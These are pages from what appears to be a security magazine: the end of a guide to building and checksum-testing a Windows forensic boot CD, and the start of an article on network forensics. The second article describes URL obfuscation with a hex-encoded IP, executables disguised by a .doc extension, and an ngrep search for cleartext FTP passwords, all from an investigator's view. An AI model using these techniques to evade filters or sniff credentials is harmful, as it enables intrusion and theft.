


Figure 9. Working with RegistryReport on FE




Figure 10. Unmount the FE images with GimageX

# BASICS

Sources as *boot.wim*. That is why we need to rename our *wimpe.wim* to *boot.wim* and move it to the folder *ISO\Sources* afterwards. There is already a backup of the original *boot.wim* that can be overwritten.

Then we delete the file *bootfix.bin* from the folder *ISO\boot\*. This file is used to create a 10-second countdown prior the starting of the boot-process from CD, asking to hit a key if we want to boot from CD or not. This countdown can be fatal – if we miss it accidentally, the system will boot from its system drive what will do lots of unacceptable alterations.

From the *PE Tools* command-prompt we now start the conversion:

```
oscdimg -n -o -bd:\FE-CD\etfsboot.com
      D:\FE-CD\ISO D:
      \FE-CD\WinFE.iso
```

The option *-b* selects the boot sector file (to make the CD bootable), followed by the path to the source directory where the *boot.wim* resides. Next we have the path where and under what name the ISO file will be written. The option *-n* allows long file names and *-o* gives some compression (see Figure 11).

Interestingly the finished ISO image contains an approximately 170 – 200 MByte large *boot.wim* and a boot loader file. The *boot.wim* contains a slightly condensed NTFS-formatted system directory. When booting from CD this system directory will be copied to a RAM disk with a size of 256MByte. This RAM-disk will then be used as our system drive. Thus Windows FE only starts on systems with at least 512MByte RAM – 256MByte for the RAM-Disk plus at least 256MByte for execution.

The RAM disk appears after starting with the drive letter *X:\*.

## Testing the CD Images and Creating a CD

For testing, we can boot the ISO image with virtualization programs such as the *Virtual PC* from Microsoft or the freeware *Virtual Box*.

The Windows FE should boot and eventually a *DOS*-like window should appear together with the original Vista background. That is our working environment (see Figure 12).

After successful testing, we can burn the ISO file with a CD-burning program to a CD-R (for example with the function *Burn Image to Disk* from *Nero Burning ROM*).

Now it's time to test our CD on a real system.


## Using Windows FE

During our first test of the Windows FE we have noticed that our working environment is a *DOS* window within a graphical environment. Although the mouse can be used, there are no icons to start programs. All commands must be entered via the keyboard. To become familiar we first look at the contents of the Windows-system directory with the command *dir*.

Next we type twice the command *dir ..* and get to the root directory *X:\*. From here we can switch to the folders of our added programs. Now it would be nice to find out what other drives are connected to our system. Until now we just recognized our system drive *X:\* which is just a RAM disk, not a physical drive.

## Show Information About Disk Drives

We use the program *diskpart* to show which drives are attached and are recognized by the system. We start by entering *diskpart* at the command prompt. We will get a new command prompt *DISKPART*. With *list disk* we can see all available disk drives. If a disk is connected thereafter, we use the command *rescan* and subsequently these drives are also listed.



```
Windows PE Tools
c:\>oscdimg

OSCDIMG 2.45 CD-ROM and DUD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000. All rights reserved.
For Microsoft internal use only.

Usage: OSCDIMG [options] sourceroot targetfile

-l volume label, no spaces (e.g. -lMYLABEL)
-t time stamp for all files and directories, no spaces, any delimiter
  (e.g. -t12/31/2000,15:01:00)
-g encode GMT time for files rather than local time
-h include hidden files and directories
-n allow long filenames (longer than DOS 8.3 names)
-nt allow long filenames, restricted to NT 3.51 compatibility
-b "El Torito" boot sector file, no spaces
  (e.g. -bc:\location\cdboot.bin)
-x compute and encode "AutoCRC" values in image
-o optimize storage by encoding duplicate files only once
-oi ignore diamond compression timestamps when comparing files
-os show duplicate files while creating image
  (-o options can be combined like -ois)

c:\>oscdimg -n -m -bd:\FE-CD\etfsboot.com d:\FE-CD\ISO d:\FE-CD\FEx86.iso

OSCDIMG 2.45 CD-ROM and DUD-ROM Premastering Utility
Copyright (C) Microsoft, 1993-2000. All rights reserved.
For Microsoft internal use only.

Scanning source tree complete (18 files in 8 directories)
Computing directory information complete
Image file is 380735488 bytes
Writing 18 files in 8 directories to d:\FE-CD\FEx86.iso
100% complete
Final image file is 380735488 bytes
Done.
c:\>_
```

Figure 11. Creating the ISO file

## Mounting Drives With Read/Write Access Enabled

To create a backup, we need write permissions for the target device. We look for our drive's ID as shown by `list disk` (e.g. 1), then we select it for further processing with `select disk 1`. The command `attributes disk clear readonly` removes the `read only`-attribute from the disk. Next we have to unlock the target partition. With the command `list volumes` we list the available partitions of our target disk. With `select volume` followed by the number of the desired partition and finally `attributes volume clear readonly` we set the partition in read/write-mode.

In order to have normal access, we must give our partition a drive letter (e.g. `D`) with the command: `assign letter=D`.

It must be expressively stated that in consequence of these steps the operating system will write data to the hard drive. Therefore these commands should only be performed on a target drive (see Figure 13).

## Network Connection

To use our system in a network without a DHCP, we can manually set the IP address:

```
netsh int ip set address local static
                        192.168.0.123
                        255.255.255.0
```

## Restart and Shutdown

To shut down or restart our system we can simply switch the system off. But its more elegant to use the program `wpeutil`. The command `wpeutil reboot` will reboot the system, while `wpeutil shutdown` will shut it down.

## Forensic Validation

A forensic boot-CD in the hands of an experienced administrator gives him the ability to respond to incidents and to perform the necessary backup of all potentially affected systems by himself. With the appropriate use of forensic tools on the affected systems an admin can do a first assessment to decide if a full investigation by a forensic examiner is necessary.

But before we use our self-made CD in a real incident we must test its forensic suitability. That means that our CD must not allow any write access and must not write to the disks during the boot process and thereafter. It should allow write-access only to explicitly mounted disks.

As a generally accepted procedure we will calculate a checksum of a test-system before and after having booted it with the CD. Therefore we use the so called *avalanche* effect of checksum algorithms like the `md5` or `sha1`. The *avalanche* effect means that even the change of a single bit significantly changes the checksum.

## The Problem of Disk Signatures

Objections to the suitability of the Windows-based FE are based on the fact that Windows writes a signature to a hard disk when it is added to the system and was initialized. Disk signatures are used by Windows to uniquely identify a disk, regardless of the assigned drive letter. The signature is a four-byte entry to be found in the *Master Boot Record* (MBR) at offset `0x01B8`. It can be read out with the tool `DumpCfg` from the Windows Resource Kit.

If Windows FE will write disk-signatures automatically we will run into trouble.

To understand the possible problems we have to recapitulate how we can prove that a copy is bit-identical and therefore a *forensically sound copy*. A hash-value, regardless which method is used, will tell us just one thing – if the copy is bit-identical or not. If two hash-values do not match, we only know that something is different. We can not tell what and how much was changed, when it was changed or how it was changed. If our FE writes a disk-signature it would alter *just four bytes*. Anyway that would change the disks hash-value.

Troy Larson commented on this problem that Windows FE will write a disk signature to a non-Windows disk, ie. any disk that doesn't have a disk signature.

He states: *This is a well documented behavior of Windows, and, as such, is predictable. As predictable, the behavior can be expected and explained by the forensic investigator.*

Additionally I found a comment by DC1743 (the author of *forensicsfromthesausagefactory.blogspot.com*) who describes that FE (better said the program `diskpart`) not only writes a disk signature but also set a read-only-byte. If




Figure 12. FE started

# BASICS

this was true we would already have two changes on our evidence.

Maybe we know why and where our evidence was changed, but we will be in the unhappy situation that we have altered the evidence. We will have to explain this continuously and surely at court the defendant will ask *Can you prove this?* or even worse *If you altered this data on the evidence, what else was changed?*

At this point I decided to perform some in-depth test with Windows FE to find out what really happens.

## Test Scenarios and Results

The objective of these tests is to show how Windows FE handles different types of hard disks.

It will be tested if and where FE writes to:

- Disk 1 – a NTFS-formatted disk (bootable with Windows XP Home),
  - Disk 2 – a Linux-system disk with ext2
- and
- Disk 3 – an empty disk (*wiped* with zeroes).

First we will calculate the md5-checksums of the three disks before booting with FE.

Then we will calculate checksums of the disk under the FE-environment (e.g. with FTK-Imager) before and after the disks were mounted with *diskpart*.

Lastly we will create checksums of the disks after a reboot.

The tests were conducted on an old dual PIII-system with an U160-SCSI controller. The disks were 9GB and 18GB SCSI-drives.

The md5-checksum consists of 32 hexadecimal values, for easier reading I abbreviated the checksums to the first and last four hex-values.

- Checksums before booting FE – The hash-values were calculated under Linux with *md5sum*: (see Figure 14)
  - Disk 1 had "d527 [...] a932",
  - Disk 2 "9f36 [...] 38af"
  - Disk 3 "e4cb [...] 74ad".

- Checksums after booting with FE – Checksums were calculated with FTK-Imager:
  - Disk 1 had "d527 [...] a932",
  - Disk 2 "9f36 [...] 38af"
  - Disk 3 "e4cb [...] 74ad".

· Checksums after mounting with *diskpart* and setting volume in Read/Write-mode

- Disk 1 – Mounting and setting in Read/Write-mode of both disk and volume worked, checksum changed to *0988 [...] 462a*!! (See Figure 15)
- Disk 2 – *diskpart – Select Disk* gave error message *Disk not initialized*, *diskpart – attributes disk clear readonly* only resulted in an info message; no change of checksum happened.
- Disk 3 – same results as with *ext2-disk* – also no change of checksum.

· Checksums thereafter – The checksums were calculated again after rebooting into a Linux-system. This was done to verify the correctness of FTK-Imagers' checksums. For Disk 1 again the new checksum of *0988 [...] 462a* was calculated, while Disk 2 and 3 still had their original values.

## Examination of the NTFS-formatted Disk

As expected, Windows FE wrote to the Read/Write-mounted NTFS-drive. To verify what changes were written to the NTFS-formatted drive I compared the original *dd*-image with the image of the altered disk. I used *WinHex* to open both image-files and compared them byte-by-byte.

I recognized three changes. The first two were in the MBR and partition-table of the disk (between the offsets 0x0400 and 0xA310). A rather big modification of several kilobytes was found in a formerly unallocated area. Further examination revealed that these alteration originates from the metadata folder *\$RmMetadata* under *\$Extend*. Two new subfolders *\$Txf* and *\$TxfLog* have been created beneath two new metadata-files *\$Repair* and *\$Repair.config*. These files respectively folders are only to be found under the NTFS-version used by Vista (and newer), the so-called *Transactional NTFS*. Undoubtedly these files must have been added by the Windows FE after

```
Administrator: X:\windows\system32\cmd.exe - diskpart
X:\windows\system32>diskpart
Microsoft DiskPart Version, 6.0.6000
Copyright (C) 1999-2007 Microsoft Corporation.
Auf Computer: MININI-5U1M9UE

DISKPART> list disk

  Datentr. ###  Status  Größe  Frei  Dyn  GPT
-----
           0  Online   8 GB   9 MB

DISKPART> select disk 0
Datenträger 0 ist jetzt der gewählte Datenträger.
DISKPART> online
Das Bündel des ausgewählten Datenträgers wurde erfolgreich online geschaltet.
DISKPART> attributes disk clear readonly
Microsoft DiskPart Version, 6.0.6000
VOLUME - ändert Volumeattribute.
DISKPART> list volume

  Volume ###  Bst  Bezeichnung  DS  Typ  Größe  Status  Info
-----
  Volume 0    D   CD_ROM      CDFS  CD Partition  209 MB  Fehlerfrei
  Volume 1                                8182 MB  Fehlerfrei

DISKPART> select volume 1
Volume 1 ist jetzt das gewählte Volume.
DISKPART> attributes volume clear readonly
Die Volumeattribute wurden erfolgreich gelöscht.
DISKPART> assign letter=e
Der Laufwerksbuchstabe oder der Bereitstellungspunkt wurde zugewiesen.
DISKPART>
```

Figure 13. *Diskpart* in action

mounting the drive and setting it to Read/Write-mode.

## Conclusion

According to my test I would state:

- Windows FE will never alter hard drives automatically regardless with which filesystem they are formatted to,
- Changes on hard drives can only occur if the respective disk has a Windows-compatible MBR and Partition Table (either FAT or NTFS) and if it was mounted manually in Read/Write-mode with the help of *diskpart*.

During my tests I was not able to reproduce the automatic writing of Windows FE as it was mentioned by Troy Larson and others.

There were no changes neither on the NTFS-drive, the empty drive or the ext2-formatted drive. Mounting non-Windows formatted drives was not possible with *diskpart*, hence it could not perform any write-operations on the disks.

Based on my tests I can not tell under what special circumstances Larson, DC1743 and others made their observations.

Anyway the most important point is, Windows FE/*diskpart* will not alter any disk by itself. You only have to use *diskpart* to mount the target drive. All available tools for forensic imaging can happily work with *physical drives* as their source drives.

By comparing the checksums of the backup files we also have checked the proper function of the imaging software!

The result is that we successfully built a Windows based Forensic Environment and checked its suitability for forensic usage.

In any case the user should always perform these tests for his self-produced CD. The proper function must be tested and should be documented. Think of a small typing error, some type of change in the programs or other factors that might result to a CD that does not work as expected! I already recognized some minor differences between the various revisions of AIK.

The user is responsible and has to take care. Additionally, the tests are also useful to train the usage of the CD and to develop a routine.

As a last word I will add that this Boot CD is definitely not the ultimate solution. I am sure it has its hassles and will hardly compete with the highly elaborated Linux-based CDs. Nevertheless I think that it is worth a look and I am sure that it can be a solution for some special cases.




Figure 14. Hash-values of the NTFS-drive before mounting with *diskpart*




Figure 15. Hash-values of the NTFS-drive after mounting with *diskpart*

### Marc Remmert

The author is a certified Computer Forensic Examiner. He is also interested in IT security problems and Linux/UNIX operating systems. He started using computers in the late 1980s. Most of his spare time is dedicated to his family. But if he finds some extra time he fiddles with his slowly growing collection of elderly computer systems. You can contact him by email [m.remmert@arcorde](mailto:m.remmert@arcorde).



MERVYN HENG

# Network Forensics: More Than Looking For Cleartext Passwords

Difficulty



Cybercriminal activities are becoming stealthier and more creative. Insider threats are increasingly more pervasive with the wealth of knowledge and resources available on the Internet. Corporate defenders are more than ever faced with the grave mission of discovering and mitigating these occurrences.

Logs and alerts from varied network devices (eg. Firewalls, IPS, routers) report what was blocked. They do not offer Security Analysts with sufficient data to ascertain what had taken place because activities that were malicious or suspicious but successful were not logged. This makes an analyst's job challenging when requested to determine if a breach had occurred and that is where digital forensics plays a crucial role.

Digital forensics can be defined as the acquisition and analysis of evidence from electronic data to discover incidents of malicious or suspicious intent and correlate them with hackers or non-compliant employees. Sources of electronic data would include computer systems, storage mediums, electronic files and packets traversing over a network. Digital forensics is mainly conducted at two layers: network and system.

## Network Versus System Forensics

The two forms of digital forensics adopt the same approach seeking to achieve the same goals but differ in execution. System forensics involves examining the bits residing on a storage device (eg. hard drive, flash drive, portable disk) and the also state of the OS (eg. running processes, listening ports) whilst network forensic focuses on the events occurring over a network. To maximize the power of network forensics, packet capture has to be continuous and cover as much of the corporate network as possible. This poses a challenge cost-wise due to the sheer volume of

traffic to be archived and the expected lifespan of data collected. System forensics occurs on a needs basis when foul play is suspected. Only an image of a device is acquired for investigation and thus less demanding from a storage standpoint.

Network forensics is less volatile than system forensics because once you capture the network traffic, the evidence does not get lost or destroyed as what you experience with live systems whose state are constantly changing.

Activities occurring locally on a system cannot be scrutinized from network packets. System forensics only paints a picture of the system you are examining and does not exemplify what is happening on other systems or the rest of the network.

Rogue parties who are careful will take pains to ensure that traces of their insidious actions will be erased (eg. browser cache) or tampered with (eg. system logs) thus rendering evidence collected from the suspect system questionable. Recorded network packets are harder to compromise if the packet sniffer is secured and/or deployed out-of-band.

With recorded traffic, it is possible to replay an event to observe what transpired. This is not possible with compromised systems unless the malicious activity is still ongoing and would still be monitored from the network perspective as placing tools to monitor at system level may arouse the hacker's suspicion.

System forensics is more commonly conducted because it requires fewer resources. A compromised server or workstation normally

### WHAT YOU WILL LEARN...

Introduction to Network Forensics

Sample of network evidence

### WHAT SHOULD YOU KNOW...

Network, system, file and application fundamentals

Basic packet analysis

Attack vectors



has a snapshot of the system acquired before it is quickly reinstalled so that it can be released back to the system owner. Network forensics is less frequently harnessed but the benefits it affords are worth considering since it can be conducted without disrupting the production environment.

## Network Evidence

The evidence that can be acquired from corporate traffic is limitless but is only restricted by the knowledge and imagination of the canvasser as well as the resources made available.

## Authentication

As the article title highlights, sniffing the network was historically employed to audit or harvest credentials. Organizations are strongly recommended to encrypt all authentication but the possibility of discovering unsecured passwords still exists due to improper HTTPS initiation, poor *Single Sign-On* (SSO) implementation or vendors not enabling encrypted logins by default. `ngrep` (network grep) is a `pcap`-aware version of the popular `grep` tool. It allows forensic practitioners to specify extended regular or hexadecimal expressions against network packets. An example of its use is to search for the string `PASS` from FTP sessions (see Figure 1).

## Attack Methodology

Networks are the transport medium for legitimate business transactions over the Internet as well as within the corporate Intranet. This vehicle would also ship attacks against your assets and employees. Attacks are launched against your network devices (eg. ARP spoofing, DDOS), systems (eg. buffer overflows, self-propagating worms) and applications (eg. SQL injection, XSS). It is possible to ascertain what attack vector was exploited from dissecting network traffic.

Splunk is a powerful software that facilitates indexing, searching and analysis of an organization's infrastructure data. Logs and alerts notify enterprises of attacks but Splunk's flexible and efficient search capabilities assist in furnishing details about attacks that occurred in your environment. When searching for failed logins for instance, Splunk is able to inform

the analyst that automated brute forcing was launched against a system running FTP. It was also determined that a wordlist obtained from the Openwall Project website was used by the perpetrator (see Figure 2).

## Anomalous Behavior

Anomalous behavior can be defined as actions that do not fit a baseline, profile or norm and cannot be identified by conventional detection techniques. Anomalous traffic is typically a precursor to

attacks. Splunk can also be harnessed to discover trends and anomalies. Why would a machine from Marketing be used to download a packer, anonymous proxy and port scanner? This hints at either an insider who is up to no good or a hacker having control over a compromised machine (see Figure 3).

## Bypassing Security Mechanisms

URL obfuscation is a rudimentary method of disguising URLs by changing the



Figure 1. Evidence of cleartext and weak passwords




Figure 2. Evidence of brute forcing




Figure 3. Evidence of anomalous behaviour

# BASICS

format of URLs entered into the address field of web browsers. Techniques include converting the webserver's IP address to its hexadecimal equivalent for example. It is astonishingly effective against web filtering technologies put into place to prevent access to unwanted IP addresses.

netifera is a dynamic tool that supports HTTP traffic analysis by extracting web traffic information from packet captures. It arranges web statistics by hosts thus making investigating specific entities uncomplicated. netifera clearly displays a HTTP GET command requesting the file `u94.zip` from

the server `0x4a.0x34.0x16.0x5b` which translates to `74.52.22.91` (see Figure 4).

Another common technique used to bypass filters is file obfuscation. This is as simplistic as changing the file extension.

Wireshark is famous network protocol analyzer that is capable of capturing network packets and displaying their contents. In this sequence of packets, we see contradicting information being revealed. The name of the file being downloaded is revealed as `malicious.doc` but the file begins with the bytes `0x4d0x5a` or its ASCII representation of `MZ`. `0x4d0x5a` are the magic bytes associated with all executable files. This is evidence that something is awry and warrants further investigation (see Figure 5).

If there is a need to further examine this file, file carving would be carried out to recover the file from the network packets.

Wireshark supports the extraction of files transmitted with its *Export Selected Packet Bytes* feature. The exported bytes can be saved and inspected with a Hex editor (see Figure 6). If there is a requirement for automated and batch file extraction, it is worth noting that file carving tools like `Tcpextract` and `Foremost` can be utilized to achieve that objective.




Figure 4. Evidence of URL obfuscation

